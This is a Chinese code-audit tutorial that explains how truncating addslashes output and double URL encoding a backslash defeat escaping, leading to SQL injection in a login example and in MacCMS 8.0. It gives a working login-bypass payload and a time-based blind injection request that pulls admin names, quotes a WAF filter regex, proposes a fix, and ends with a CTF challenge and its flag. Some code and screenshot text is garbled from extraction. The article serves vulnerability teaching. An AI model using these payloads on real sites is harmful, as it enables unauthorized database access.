[红日安全]代码审计Day13 - 特定场合下addslashes函数的绕过

<u>红日安全</u> / 2018-10-09 16:26:29 / 浏览数 3247 安全技术 漏洞分析 顶(0) 踩(0)

本文由红日安全成员: l1nk3r 编写,如有不当,还望斧正。

前言

大家好,我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目,供大家学习交流,我们给这个项目起了一个名字叫 PHP-Audit-Labs。现在大家所看到的系列文章,属于项目 第一阶段 的内容,本阶段的内容题目均来自 PHP SECURITY CALENDAR 2017

。对于每一道题目,我们均给出对应的分析,并结合实际CMS进行解说。在文章的最后,我们还会留一道CTF题目,供大家练习,希望大家喜欢。下面是 第13篇代码审计文章:

Day 13 - Turkey Baster

代码如下:


```
1 class LoginManager {
       private $em;
       private $user;
       private $password;
       public function __construct($user, $password) {
           $this->em = DoctrineManager::getEntityManager();
           $this->user = $user;
           $this->password = $password;
       }
11
12
       public function isValid() {
13
           $user = $this->sanitizeInput($this->user);
           $pass = $this->sanitizeInput($this->password);
14
15
           $queryBuilder = $this->em->createQueryBuilder()
               ->select("COUNT(p)")
17
               ->from("User", "u")
               ->where("user = '$user' AND password = '$pass'");
19
           $query = $queryBuilder->getQuery();
           return boolval($query->getSingleScalarResult());
21
23
24
       public function sanitizeInput($input, $length = 20) {
25
           $input = addslashes($input);
           if (strlen($input) > $length) {
27
               $input = substr($input, 0, $length);
29
           return $input;
31 }
32
33 $auth = new LoginManager($_POST['user'], $_POST['passwd']);
34 if (!$auth->isValid()) {
      exit;
36 }
```

这是一道典型的用户登录程序,从代码来看,考察的应该是通过 SQL注入 绕过登陆验证。代码 第33行 ,通过 POST 方式传入 user 和 passwd 两个参数,通过 isValid() 来判断登陆是否合法。我们跟进一下 isValid() 这个函数,该函数主要功能代码在 第12行-第22行 ,我们看到 13行 和 14行 调用 sanitizeInput() 针对 user 和 password 进行相关处理。

跟进一下 sanitizeInput() ,主要功能代码在 第24行-第29行 ,这里针对输入的数据调用 addslashes 函数进行处理,然后再针对处理后的内容进行长度的判断,如果长度大于20,就只截取前20个字符。 addslashes 函数定义如下:

```
addslashes — 使用反斜线引用字符串
string addslashes ( string $str )

作用:在单引号(')、双引号(")、反斜线(\)与 NUL( NULL 字符)字符之前加上反斜线。
我们来看个例子:
```




那这题已经过滤了单引号,正常情况下是没有注入了,那为什么还能导致注入了,原因实际上出在了 substr 函数,我们先看这个函数的定义:

```
substr — 返回字符串的子串
```


```
string substr ( string $string , int $start [, int $length ] )
```

作用:返回字符串 string 由 start 和 length 参数指定的子字符串。

我们来看个例子:



那么再回到这里,我们知道反斜杠可以取消特殊字符的用法,而注入想要通过单引号闭合,在这道题里势必会引入反斜杠。所以我们能否在反斜杠与单引号之间截断掉,只管



在这个例子中,我们直接使用题目代码中的过滤代码,并且成功在反斜杠和单引号之间截断了,那我们把这个payload带入到题目代码中,拼接一下第17行-第19行代码中的sql语句。

```
select count(p) from user u where user = '1234567890123456789\' AND password = '$pass'
```

这里的sql语句由于反斜杠的原因 , user = '1234567890123456789\' 最后这个单引号便失去了它的作用。这里我们让 pass=or 1=1# , 那么最后的sql语句如下:

```
\texttt{select count(p) from user where user = '1234567890123456789' \ AND password = 'or 1=1\#' \ AND \ pas
```

这时候在此SQL语句中, user 值为 1234567890123456789\' AND password = ,因此我们可以保证带入数据库执行的结果为 True,然后就能够顺利地通过验证。

所以这题最后的 payload 如下所示:

user=1234567890123456789'&passwd=or 1=1#

实例分析

这里的实例分析,我们选择 苹果CMS视频分享程序 8.0 进行相关漏洞分析。漏洞的位置是在 inc\common\template.php ,我们先看看相关代码:

```
1 if (!empty($lp['wd'])){
2     $where .= ' AND ( instr(a_name,\''.$lp['wd'].'\')>0
3     or instr(a_subname,\''.$lp['wd'].'\')>0 ) ';
4 }

     £知社区
```

这里代码的 第三行-第四行 位置, p[wd] 变量位置存在字符串拼接,很明显存在 p[wd] 变量位置存在字符串拼接,很明显存在 p[wd] ,但是这个cms具有一些通用的注入防护,所以我们从头开始一步步的看。

首先在 inc\module\vod.php 文件中的,我们看到 第一行 代码当 \$method=search 成立的时候,进入了 第3行 中的 be("all", "wd") 获取请求中 wd 参数的值,并且使用 chkSql() 函数针对 wd 参数的值进行处理。部分关键代码如下所示:

```
1 elseif($method=='search')
2 {
3     $tpl->C["siteaid"] = 15;
4     $wd = trim(be("all", "wd")); $wd = chkSql($wd);
5     if(!empty($wd)){ $tpl->P["wd"] = $wd; }
5     £知社区
```

跟进一下 be() 函数,其位置在 inc\common\function.php 文件中,关键代码如下:

```
1 function be($mode,$key,$sp=',')
 2 {
       ini_set("magic_quotes_runtime", 0);
       $magicq= get_magic_quotes_gpc();
       switch($mode)
           case 'post':
               $res=isset($_POST[$key]) ? $magicq?$_POST[$key]
               :@addslashes($_POST[$key]) : '';
               break;
           case 'get':
11
               $res=isset($_GET[$key]) ? $magicq?$_GET[$key]
12
13
               :@addslashes($_GET[$key]) : '';
14
               break;
           case 'arr':
               $arr =isset($_POST[$key]) ? $_POST[$key] : '';
               if($arr==""){
17
                   $value="0";
19
               }
               else{
21
                    for($i=0;$i<count($arr);$i++){</pre>
                       $res=implode($sp,$arr);
23
24
               }
25
               break;
           default:
               $res=isset($_REQUEST[$key]) ? $magicq ? $_REQUEST[$key]
                 : @addslashes($_REQUEST[$key]) : '';
29
               break;
       return $res;
32 }
```

这部分代码的作用就是对 GET, POST, REQUEST 接收到的参数进行 addslashes 的转义处理。根据前面针对 be("all", "wd") 的分析,我们知道 wd 参数的值是通过 REQUEST 方式接收,并使用 addslashes 函数进行转义处理。再回到 inc\module\vod.php 文件中的,我们跟进一下 chkSql() 函数,该函数位置在 inc\common\360_safe3.php 文件中,具体代码如下:

```
1 function chkSql($s)
2 {
       global $getfilter;
       if(empty($s)){
           return "";
       }
       $d=$s;
       while(true){
           $s = urldecode($d);
           if($s==$d){
11
               break;
           }
12
13
           $d = $s;
14
15
       StopAttack(1,$s,$getfilter);
       return htmlEncode($s);
17 }
```

分析一下这部分代码的作用,其实就是在第8行-第12行针对接收到的的变量进行循环的 urldecode(也就是url解码)动作,然后在第15行,使用 StopAttack 函数解码后的数据进行处理,最后将处理后的数据通过 htmlEncode 方法进行最后的处理,然后返回处理之后的值。

我们先跟进一下 StopAttack 函数,该函数位置在 inc\common\360_safe3.php 文件中,我们截取部分相关代码如下:

```
1 function StopAttack($StrFiltKey,$StrFiltValue,$ArrFiltReg)
 2 {
       $errmsg = "<div style=\"position:fixed;top:0px;width:100%;</pre>
       height:100%;background-color:white;color:green;font-weight:bold;border-bottom:5px solid #999;\"><br/>
br>您的提交带有不合法参数,
       谢谢合作!<br>操作IP: ".$_SERVER["REMOTE_ADDR"]."<br>操作时间: "
       .strftime("%Y-%m-%d %H:%M:%S")."<br>操作页面:".
       $_SERVER["PHP_SELF"]."<br>提交方式: "
       .$_SERVER["REQUEST_METHOD"]."</div>";
       $StrFiltValue=arr_foreach($StrFiltValue);
11
       $StrFiltValue=urldecode($StrFiltValue);
12
13
       if(preg_match("/".$ArrFiltReq."/is",$StrFiltValue)==1){
           print $errmsg;
15
           exit();
17
       if(preg_match("/".$ArrFiltReq."/is",$StrFiltKey)==1){
           print $errmsg;
           exit();
       }
21 }
```

我们看到代码的 第13行-第19行 调用正则进行处理,而相关的正则表达式是 \$ArrFiltReq 变量。这里 第13行 的 \$ArrFiltReq 变量就是前面传入的 \$getfilter,即语句变成:

```
preg_match("/".$getfilter."/is",1)
```

我们跟进一下 \$getfilter 变量。该变量在 inc\common\360_safe3.php 文件中, 我们截取部分相关代码如下:

```
1 //get拦截规则

2 $getfilter = "\\<.+javascript:window\\[.{1}\\\\x|<.*=(&#\\d+?;?)+?>|<.*(data|src)=data:text\\/html.*>|\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\b(group_)?concat[\\s\\/\\*?\\(|^\)|+?\\)|b(alert\\(|^\)|+?\)|b(ase[\s\/\\*]*?\\b(alert\\(|^\)|+?\)|b(ase[\s\/\\*]*?\\b(alert\\(|^\)|+?\)|b(ase[\s\/\\*]*?\\b(alert\\(|^\)|+?\)|b(alert\\(|^\)|+?\)|b(ase[\s\/\\*]*?\\b(alert\\(|^\)|+?\)|b(alert\\(|^\)|+?\)|b(alert\\(|^\)|+?\)|b(alert\\(|^\)|+?\)|b(alert\\(|^\)|+?\)|b(alert\\(|^\)|+?\)|b(alert\)|b(s*?\(|^\)|+?\)|b(alert\)|b(s*?\(|^\)|+?\)|b(alert\)|b(s*?\(|^\)|+?\)|b(alert\)|b(s*?\(|^\)|+?\)|b(alert\)|b(s*?\(|^\)|+?\)|b(alert\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|c(rearte|alterelog(a,2)(\\\-\)\)|b(s*?\(|^\)|+?\)|b(alert\)|b(alert\)|c(rearte|alterelog(a,2)\)|b(s*?\(|^\)|+?\)|b(alert\)|c(rearte|alterelog(a,2)\)|b(s*?\(|^\)|+?\)|b(alert\)|c(rearte|alterelog(a,2)\)|b(s*?\(|^\)|+?\)|b(alert\)|c(rearte|alterelog(a,2)\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?\(|^\)|+?\)|b(s*?
```

这串代码的功能显而易见,就是检测 GET, POST, COOKIE 中的恶意数据。刚刚在 chkSql() 函数最后有串代码是: return htmlEncode(\$s); ,我们跟进一下 htmlEncode 函数。该函数位置在 inc\common\function.php 文件中,相关代码如下:

```
1 function htmlEncode($str)
 2 {
       if (!isN($str)){
           $str = str_replace(chr(38), "&",$str);
           $str = str_replace(">", ">",$str);
           $str = str_replace("<", "&lt;",$str);</pre>
          $str = str_replace(chr(39), "'",$str);
          $str = str_replace(chr(32), " ",$str);
$str = str_replace(chr(34), """,$str);
          $str = str_replace(chr(9), "    ",$str);
          $str = str_replace(chr(13), "<br />",$str);
11
          $str = str_replace(chr(10), "<br />",$str);
12
13
14
       return $str;
15 }
```

这段代码的功能是针对 & 、 ' 、 空格 、 " 、 TAB 、 回车 、 换行 、 大于小于号等符号进行实体编码转换。但是这里百密一疏,没有针对其他的空白字符和反斜杠进行处理。这里先埋下一个伏笔,我们继续往下看。

首先注入点是在 inc\common\template.php ,相关代码如下:

```
1 case 'vod':
       }
      if(!empty($this->P["order"])){ $lp['order'] = $this->P["order"];
         $this->P["auto"] = true; }
      if(!empty($this->P["by"])){ $lp['by'] = $this->P["by"];
         $this->P["auto"] = true; }
      if(!empty($lp['pagesize'])){
10
11
12
          if(!empty($this->P["wd"])){ $lp['wd'] = $this->P["wd"];
13
             $this->P["auto"] = true; }
14
15
      }
```

上图 第13行 ,当 P['wd'] 不为空的时候, \$lp['wd'] 是从 P["wd"] 中获取到数据的。根据前面我们的分析,在 inc\module\vod.php 文件中的存在这样一行代码: \$tpl->P["wd"] = \\$wd;

而 wd 是可以从 REQUEST 中获取到, 所以这里的 wd 实际上是可控的。

漏洞验证

现在我们需要针对漏洞进行验证工作,这就涉及到POC的构造。在前面分析中,我们知道 htmlEncode 针对 & 、 ' 、 空格 、 " 、 TAB 、 回车 、 换行 、 大于小于号 进行实体编码转换。但是这里的注入类型是字符型注入,需要引入单引号来进行闭合,但是 htmlEncode 函数又对单引号进行了处理。因此我们可以换个思路。

我们看到注入攻击的时候,我们的 \$lp['wd'] 参数可以控制SQL语句中的两个位置,因此这里我们可以通过引入 反斜杠进行单引号的闭合,但是针对前面的分析我们知道其调用了 addslashes 函数进行转义处理,而 addslashes 会对 反斜杠进行处理,但是这里对用户请求的参数又会先进行 url解码 的操作,因此这里可以使用 双url编码 绕过 addslashes 函数。

POST /maccms8/index.php?m=vod-search HTTP/1.1 Host: 127.0.0.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Connection: keep-alive
Upgrade-Insecure-Requests: 1
POST /index.php?m=vod-search HTTP/1.1
Host: 192.168.74.69
                                                                                                                                    HTTP/1.1 200 OK
Date: Tue, 18 Sep 2018 14:41:55 GMT
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0)
                                                                                                                                    Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.3.29
Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                                                                                                                     Expires: Thu, 19 Nov 1981 08:52:00 GMT
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=5m2nfv1omiiogg31o71cq0atp2;
                                                                                                                                    Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
                                                                                                                                     pre-check=0
                                                                                                                                     Pragma: no-cache
mac_history=%7Bvideo%3A%5B%7B%22name%22%3A%22test%22%2C%22link%22%3A%22/ma
                                                                                                                                    Connection: close
ccms8/%3Fm%3Dvod-detail-id-1.html%22%2C%22typename%22%3A%22%u52A8%u4F5C%u7 247%22%2C%22typelink%22%3A%22/maccms8/%3Fm%3Dvod-type-id--pg-1.html%22%2C%
                                                                                                                                     Content-Type: text/html;Charset=utf-8
                                                                                                                                    Content-Length: 34876
22pic%22%3A%22%22%7D%5D%7D; adminid=1; adminname=admin; adminlevels=b%2Cc%2Cd%2Ce%2Cf%2Cg%2Ch%2Ci%2Cj;
                                                                                                                                     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"</pre>
                                                                                                                                    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd":
<html xmlns="http://www.w3.org/1999/xhtml">
 admincheck=bc1bc66bfafdca9edf372b27b4880ffe
Connection: close
 Content-Type: application/x-www-form-urlencoded
                                                                                                                                     <meta http-equiv="Content-Type" content="text/html; charset=utf-8"</pre>
Content-Length: 96
                                                                                                                                     <title>))||if((select (select(m_name) `from(mac_manager))regexp(0x5e61)),( `slee
 d=))||if((select%0b(select(m_name)``from(mac_manager))regexp(0x5e61)),(`s
eep`(3|)),0)#%25%35%63
                                                                                                                                    p`(3)),0)#\-苹果CMS</title>
                                                                                                                                     <meta name="keywords"
                                                                                                                                    ,(`sleep'(3)),0)#\,苹果MS" />
<link href="/template/paody/css/home.css" rel="stylesheet"
                                                                                                                                    type="text/css" />
<link href="/template/paody/css/style.css" rel="stylesheet"</pre>
                                                                                                                                     type="text/css"
                                                                                                                                     <script>var SitePath='/',SiteAid='15',SiteTid=",SiteId=";</script>
                                                                                                                                    <script>var SitePath='/;SiteAid= 15,Site1id= ,Site1id= ,Site1
                                                                                                                                    <script src="/template/paody/js/tpl.js"></script>
 ? | ( + ) | Type a search term
                                                                                                                0 matches
                                                                                                                                    ? | < | + | > | Type a search term
                                                                                                                                                                                                                                                    0 matches
Done
                                                                                                                                                                                                                               35,238 bytes | 6,082 millis
payload传到程序里,经过拼接后的数据库语句如下所示:
  🞝 对象浏览器 📖 数据浏览器 泻 SQL编辑器
 1 SELECT count
  2 ( instr(d name,'))||if((select ascii(length((select(m name) from(mac manager))))=53),(`sleep`(3)),0)#\')>0 or instr(d subname,'))
3 ||if((select ascii(length((select(m_name) from(mac_manager))))=53),(`sleep`(3)),0)
4 #\')>0 or instr(d starring,'))||if((select ascii(length((select(m_name) from(mac_manager))))=53),(`sleep`(3)),0)#\')>0)

    先知社区

漏洞修复
这里的防御手段其实已经很多了,但就是因为这么多防御手段结合在一起出现了有趣的绕过方式。
 function htmlEncode($str)
       if (!isN($str)){
               $str = str_replace(chr(38), "&",$str);
               $str = str_replace(">", ">",$str);
               $str = str_replace("<", "&lt;",$str);</pre>
               $str = str_replace(chr(39), "'",$str);
               $str = str_replace(chr(32), " ",$str);
               $str = str_replace(chr(34), """,$str);
               $str = str_replace(chr(9), "    ",$str);
               $str = str_replace(chr(13), "<br />",$str);
               $str = str_replace(chr(10), "<br />",$str);
                                                                                                                          $str = str_replace(chr(92), "<br />",$str);
```

反斜杠的ascii码是92,这里新增一行代码处理反斜杠。

return \$str;

```
php
stest = $_GET['input'];
$test = str_replace(chr( ascii: 92), replace: "<br />",$test);
var_dump($test);

http://127.0.0.1...dex.php?input=\ * +

pplications/MxSrvs/www/index.php:4:string '<br />' (length=6)
```

结语

看完了上述分析,不知道大家是否对 htmlentities 函数在使用过程中可能产生的问题,有了更加深入的理解,文中用到的代码可以从 这里下载,当然文中若有不当之处,还望各位斧正。如果你对我们的项目感兴趣,欢迎发送邮件到 hongrisec@gmail.com 联系我们。 Day13 的分析文章就到这里,我们最后留了一道CTF题目给大家练手,题目如下:

```
//index.php
<?php
require 'db.inc.php';
 function dhtmlspecialchars($string) {
     if (is_array($string)) {
         foreach ($string as $key => $val) {
             $string[$key] = dhtmlspecialchars($val);
     }
     else {
         $string = str_replace(array('&', '"', '<', '>', '(', ')'), array('&amp;', '&quot;', '&lt;', '\delta', '\delta', '\delta'), $stri
         if (strpos($string, '&#') !== false) {
             string = preg_replace('/&((#(\d{3,5}|x[a-fA-F0-9]{4}));)/', '&\l', 'string);
     }
     return $string;
 function dowith_sql($str) {
     $\c = preg_match('/select|insert|update|delete|'|'|//*|'.../|union|into|load_file|outfile/is', $str);
     if ($check) {
        echo "IIII!";
         exit();
     }
    return $str;
 // IIIIIIwafII
 foreach ($_REQUEST as $key => $value) {
     $_REQUEST[$key] = dowith_sql($value);
 // ELECTIVAF
 $request_uri = explode("?", $_SERVER['REQUEST_URI']);
 if (isset($request_uri[1])) {
     $rewrite_url = explode("&", $request_uri[1]);
     foreach ($rewrite_url as $key => $value) {
         $_value = explode("=", $value);
         if (isset($_value[1])) {
             $_REQUEST[$_value[0]] = dhtmlspecialchars(addslashes($_value[1]));
     }
 if (isset($_REQUEST['submit'])) {
```

```
$user_id = $_REQUEST['i_d'];
    $sql = "select * from ctf.users where id=$user_id";
    $result=mysql_query($sql);
    while($row = mysql_fetch_array($result))
        echo "";
        echo "" . $row['name'] . "";
        echo "";
    }
}
?>
//db.inc.php
<?php
$mysql_server_name="localhost";
$mysql_database="ctf"; /**
$mysql_username="root"; /** MySQL
$mysql_password="root"; /** MySQL
$conn = mysql_connect($mysql_server_name, $mysql_username,$mysql_password,'utf-8');
//ctf.sql
# Host: localhost (Version: 5.5.53)
# Date: 2018-08-18 21:42:20
# Generator: MySQL-Front 5.3 (Build 4.234)
/*!40101 SET NAMES utf8 */;
# Structure for table "users"
DROP TABLE IF EXISTS `users`;
CREATE TABLE `users` (
 `Id` int(11) NOT NULL AUTO_INCREMENT,
 `name` varchar(255) DEFAULT NULL,
 `pass` varchar(255) DEFAULT NULL,
 `flag` varchar(255) DEFAULT NULL,
PRIMARY KEY ('Id')
) ENGINE=MyISAM AUTO_INCREMENT=2 DEFAULT CHARSET=utf8;
# Data for table "users"
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` VALUES (1,'admin','qwer!@#zxca','hrctf{R3qu3st_Is_1nterEst1ng}');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
参考文章
PHP的两个特性导致waf绕过注入
<u>request导致的安全性问题分析</u>
点击收藏 | 1 关注 | 1
上一篇:php敏感函数系列之mail()函... 下一篇:蜕变-Turla的新面孔
```

- 1. 0 条回复
 - 动动手指,沙发就是你的了!

登录后跟帖

先知社区

技术文章

<u>社区小黑板</u>

目录

RSS 关于社区 友情链接 社区小黑板